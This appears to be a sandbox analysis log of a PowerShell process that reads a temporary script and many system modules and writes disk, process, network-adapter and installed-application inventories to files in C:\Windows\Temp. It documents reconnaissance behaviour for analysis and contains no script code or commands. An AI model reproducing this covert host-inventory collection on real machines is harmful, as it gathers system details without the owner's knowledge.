C:\Windows\Temp\8f720a5db6c7\disk.txt	0	270	fd fd 0d 00 0a 00 0d 00 0a 00 44 00 65 00 76 00 69 00 63 00 65 00 49 00 44 00 20 00 20 00 20 00 20 00 20 00 3a 00 20 00 43 00 3a 00 0d 00 0a 00 44 00 72 00 69 00 76 00 65 00 54 00 79 00 70 00 65 00 20 00 20 00 20 00 20 00 3a 00 20 00 33 00 0d 00 0a 00 50 00 72 00 6f 00 76 00 69 00 64 00 65 00 72 00 4e 00 61 00 6d 00 65 00 20 00 3a 00 20 00 0d 00 0a 00 46 00 72 00 65 00 65 00 53 00 70 00 61 00 63 00 65 00 20 00 20 00 20 00 20 00 3a 00 20 00 33 00 33 00 38 00 37 00 39 00 39 00 32 00 38 00 38 00 33 00 32 00 0d 00 0a 00 53 00 69 00 7a 00 65 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 3a 00 20 00 32 00 32 00 33 00 34 00 39 00 36 00 37 00 32 00 39 00 36 00 30 00 31 00 0d 00 0a 00 56 00 6f 00 6c 00 75 00 6d 00 65 00 4e 00 61 00 6d 00 65 00 20 00 20	DeviceID : C:DriveType : 3ProviderName : FreeSpace : 33879928832Size : 2 23496729601VolumeNam e	success or wait	1	60C61B4F	WriteFile
C:\Windows\Temp\8f720a5db6c7\disk.txt	270	8	0d 00 0a 00 0d 00 0a 00		success or wait	1	60C61B4F	WriteFile
C:\Windows\Temp\8f720a5db6c7\process.txt	0	732	fd fd 0d 00 0a 00 48 00 61 00 6e 00 64 00 6c 00 65 00 73 00 20 00 20 00 4e 00 50 00 4d 00 28 00 4b 00 29 00 20 00 20 00 20 00 20 00 20 00 50 00 4d 00 28 00 4b 00 29 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 57 00 53 00 28 00 4b 00 29 00 20 00 20 00 20 00 20 00 20 00 20 00 43 00 50 00 55 00 28 00 73 00 29 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 49 00 64 00 20 00 20 00 53 00 49 00 20 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 4e 00 61 00 6d 00 65 00 20 00 0d 00 0a 00 2d 00 2d 00 2d 00 2d	Handles NPM(K) PM(K) WS(K) CPU(s) Id SI ProcessName ----	success or wait	122	60C61B4F	WriteFile
C:\Windows\Temp\8f720a5db6c7\process.txt	30014	8	0d 00 0a 00 0d 00 0a 00		success or wait	1	60C61B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\8f720a5db6c7\NetworkAdapter.txt	0	732	fd fd 0d 00 0a 00 4e 00 61 00 6d 00 65 00 20 00 49 00 6e 00 74 00 65 00 72 00 66 00 61 00 63 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6f 00 6e 00 20 00 69 00 66 00 49 00 6e 00 64 00 65 00 78 00 20 00 53 00 74 00 61 00 74 00 75 00 73 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 4d 00 61 00 63 00 41 00 64 00 64 00 72 00 65 00 73 00 73 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 4c 00 69 00 6e 00 6b 00 53 00 70 00 65 00 65 00 64 00 0d 00 0a 00 2d 00 2d 00 2d 00 2d	Name Inte rfaceDescription ifIndex Status MacAddress LinkSpeed----	success or wait	1	60C61B4F	WriteFile
C:\Windows\Temp\8f720a5db6c7\NetworkAdapter.txt	732	8	0d 00 0a 00 0d 00 0a 00		success or wait	1	60C61B4F	WriteFile
C:\Windows\Temp\8f720a5db6c7\apps.txt	0	6	fd fd 0d 00 0a 00		success or wait	1	60C61B4F	WriteFile
C:\Windows\Temp\8f720a5db6c7\apps.txt	6	4096	44 00 69 00 73 00 70 00 6c 00 61 00 79 00 4e 00 61 00 6d 00 65 00 20 00 44 00 69 00 73 00 70 00 6c 00 61 00 79 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 20 00 50 00 75 00 62 00 6c 00 69 00 73 00 68 00 65 00 72 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 49 00 6e 00 73 00 74 00 0d 00 0a 00 20 00 20 00 20 00 20 00 20 00 20 00 20	DisplayName DisplayVersion Publisher Inst	success or wait	7	60C61B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp\8f720a5db6c7\apps.txt	28678	4096	69 00 74 00 20 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 00 00 50 00 20 00 0d 00 0a 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 79 00 20 00 55 00 70 00 64 00 61 00 74 00 65 00 20 00 66 00 6f 00 72 00 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 4f 00 66 00 66 00 69 00 63 00 65 00 20 00 32 00 30 00 31 00 36 00 20 00 28 00 4b 00 42 00 34 00 30 00 31 00 31 00 35 00 37 00 34 00 29 00 20 00 33 00 32 00 2d 00 42 00 69 00 74 00 20 00 45 00 64 00 69 00 74	it Edition MicrosoftP Security Update for Microsoft Office 2016 (KB4011574) 32-Bit Edit	success or wait	1	60C61B4F	WriteFile
C:\Windows\Temp\8f720a5db6c7\apps.txt	32774	1600	20 00 31 00 39 00 2e 00 30 00 31 00 32 00 2e 00 32 00 30 00 30 00 33 00 35 00 20 00 20 00 20 00 41 00 64 00 6f 00 62 00 65 00 20 00 53 00 79 00 73 00 74 00 65 00 6d 00 73 00 20 00 49 00 6e 00 63 00 6f 00 72 00 70 00 6f 00 72 00 61 00 74 00 65 00 64 00 20 00 32 00 2e 00 2e 00 2e 00 0d 00 0a 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 56 00 69 00 73 00 75 00 61 00 6c 00 20 00 43 00 2b 00 2b 00 20 00 32 00 30 00 31 00 32 00 20 00 78 00 38 00 36 00 20 00 41 00 64 00 64 00 69 00 74 00 69 00 6f 00 6e 00 61 00 6c 00 20 00 52 00 75 00 6e 00 74 00 69 00 6d 00 65 00 20 00 2d 00 20 00 31 00 31 00 2e 00 30 00 2e	19.012 .20035 Adobe Systems Incorporated 2...Microsoft Visual C++ 2012 x86 Additional Runtime - 11.0.	success or wait	1	60C61B4F	WriteFile
C:\Windows\Temp\8f720a5db6c7\apps.txt	34374	4	0d 00 0a 00		success or wait	1	60C61B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	12288	4096	75 6d 65 49 6e 74 65 72 6e 61 6c 02 00 00 00 26 00 00 00 54 65 73 74 2d 53 79 73 74 65 6d 45 6e 74 72 6f 70 79 46 6f 72 42 69 74 4c 6f 63 6b 65 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 26 00 00 00 47 65 74 2d 52 65 63 6f 76 65 72 79 4b 65 79 50 72 6f 74 65 63 74 6f 72 73 43 6f 75 6e 74 49 6e 74 65 72 6e 61 6c 02 00 00 00 1a 00 00 00 47 65 74 2d 45 78 63 65 70 74 69 6f 6e 46 6f 72 48 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 21 00 00 00 42 61 63 6b 75 70 54 6f 41 41 44 2d 42 69 74 4c 6f 63 6b 65 72 4b 65 79 50 72 6f 74 65 63 74 6f 72 02 00 00 00 19 00 00 00 41 64 64 2d 42 69 74 4c 6f 63 6b 65 72 4b 65 79 50 72 6f 74 65 63 74 6f 72 02 00 00 00 1c 00 00 00 52 65 6d 6f 76 65 2d 42 69 74 4c 6f 63 6b 65 72 4b 65 79 50 72 6f 74 65 63 74 6f 72 02 00 00 00 10 00 00 00	umeInternal&Test-SystemEntropy ForBitLockerInternal&Get-RecoveryKeyProtectorsCountInternalGet-ExceptionForHrInternal!BackupToAAD-BitLockerKeyProtectorAdd-BitLockerKeyProtectorRemove-BitLockerKeyProtector	success or wait	2	60C61B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	32768	4096	69 63 61 74 69 6f 6e 08 00 00 00 1c 00 00 00 44 69 73 61 62 6c 65 2d 56 4d 49 6e 74 65 67 72 61 74 69 6f 6e 53 65 72 76 69 63 65 08 00 00 00 0b 00 00 00 53 65 74 2d 56 4d 56 69 64 65 6f 08 00 00 00 0d 00 00 00 43 6f 6e 6e 65 63 74 2d 56 4d 53 61 6e 08 00 00 00 0c 00 00 00 44 69 73 6d 6f 75 6e 74 2d 56 48 44 08 00 00 00 14 00 00 00 52 65 73 75 6d 65 2d 56 4d 52 65 70 6c 69 63 61 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74 2d 56 4d 50 72 6f 63 65 73 73 6f 72 08 00 00 00 12 00 00 00 52 65 73 74 6f 72 65 2d 56 4d 53 6e 61 70 73 68 6f 74 08 00 00 00 07 00 00 00 4e 65 77 2d 56 46 44 08 00 00 00 17 00 00 00 53 65 74 2d 56 4d 52 65 70 6c 69 63 61 74 69 6f 6e 53 65 72 76 65 72 08 00 00 00 16 00 00 00 47 65 74 2d 56 4d 41 73 73 69 67 6e 61 62 6c 65 44 65 76 69 63	icationDisable-VMIntegrationServiceSet-VMVideoConnect-VMSanDismount-VHDResume-VMReplicationGet-VMProcessorRestore-VMSnapshotNew-VFDSet-VMReplicationServerGet-VMAssignableDevic	success or wait	1	60C61B4F	WriteFile
unknown	0	6	75 6e 6b 6e 6f 77 6e	unknown	success or wait	24	60C61B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	61CF5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	61CF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	61CF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	61CF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	61C503DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	61CFCA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	61CFCA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	61CFCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	61C503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	61C503DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	61CF5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	61CF5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	61CF5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	61CF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	61C503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	61C503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	61CF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	61CF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	61C503DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	61D01F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23192	success or wait	1	61D0203F	ReadFile
C:\Windows\Temp\5db65c7.ps1	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\Temp\5db65c7.ps1	unknown	871	end of file	1	60C61B4F	ReadFile
C:\Windows\Temp\5db65c7.ps1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	1	success or wait	1	60C61B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	4	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	61C503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	61C503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	61C503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	61C503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	61C503DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	61CF5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	61CF5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	61CF5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	61CF5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DeliveryOptimization\DeliveryOptimization.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DeliveryOptimization\DeliveryOptimization.psd1	unknown	999	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DeliveryOptimization\DeliveryOptimization.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	unknown	916	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	unknown	832	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Dism\Dism.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	unknown	343	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	595	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	595	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceSession_v1.0.cdxml	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceSession_v1.0.cdxml	unknown	351	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceSession_v1.0.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceProvider_v1.0.cdxml	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceProvider_v1.0.cdxml	unknown	267	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceProvider_v1.0.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_AutologgerConfig_v1.0.cdxml	unknown	4096	success or wait	3	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_AutologgerConfig_v1.0.cdxml	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\2.0.0.0\Hyper-V.psd1	unknown	4096	success or wait	3	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\2.0.0.0\Hyper-V.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\1.1\Hyper-V.psd1	unknown	4096	success or wait	2	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\1.1\Hyper-V.psd1	unknown	658	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\1.1\Hyper-V.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	end of file	1	60C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	success or wait	1	60C61B4F	ReadFile
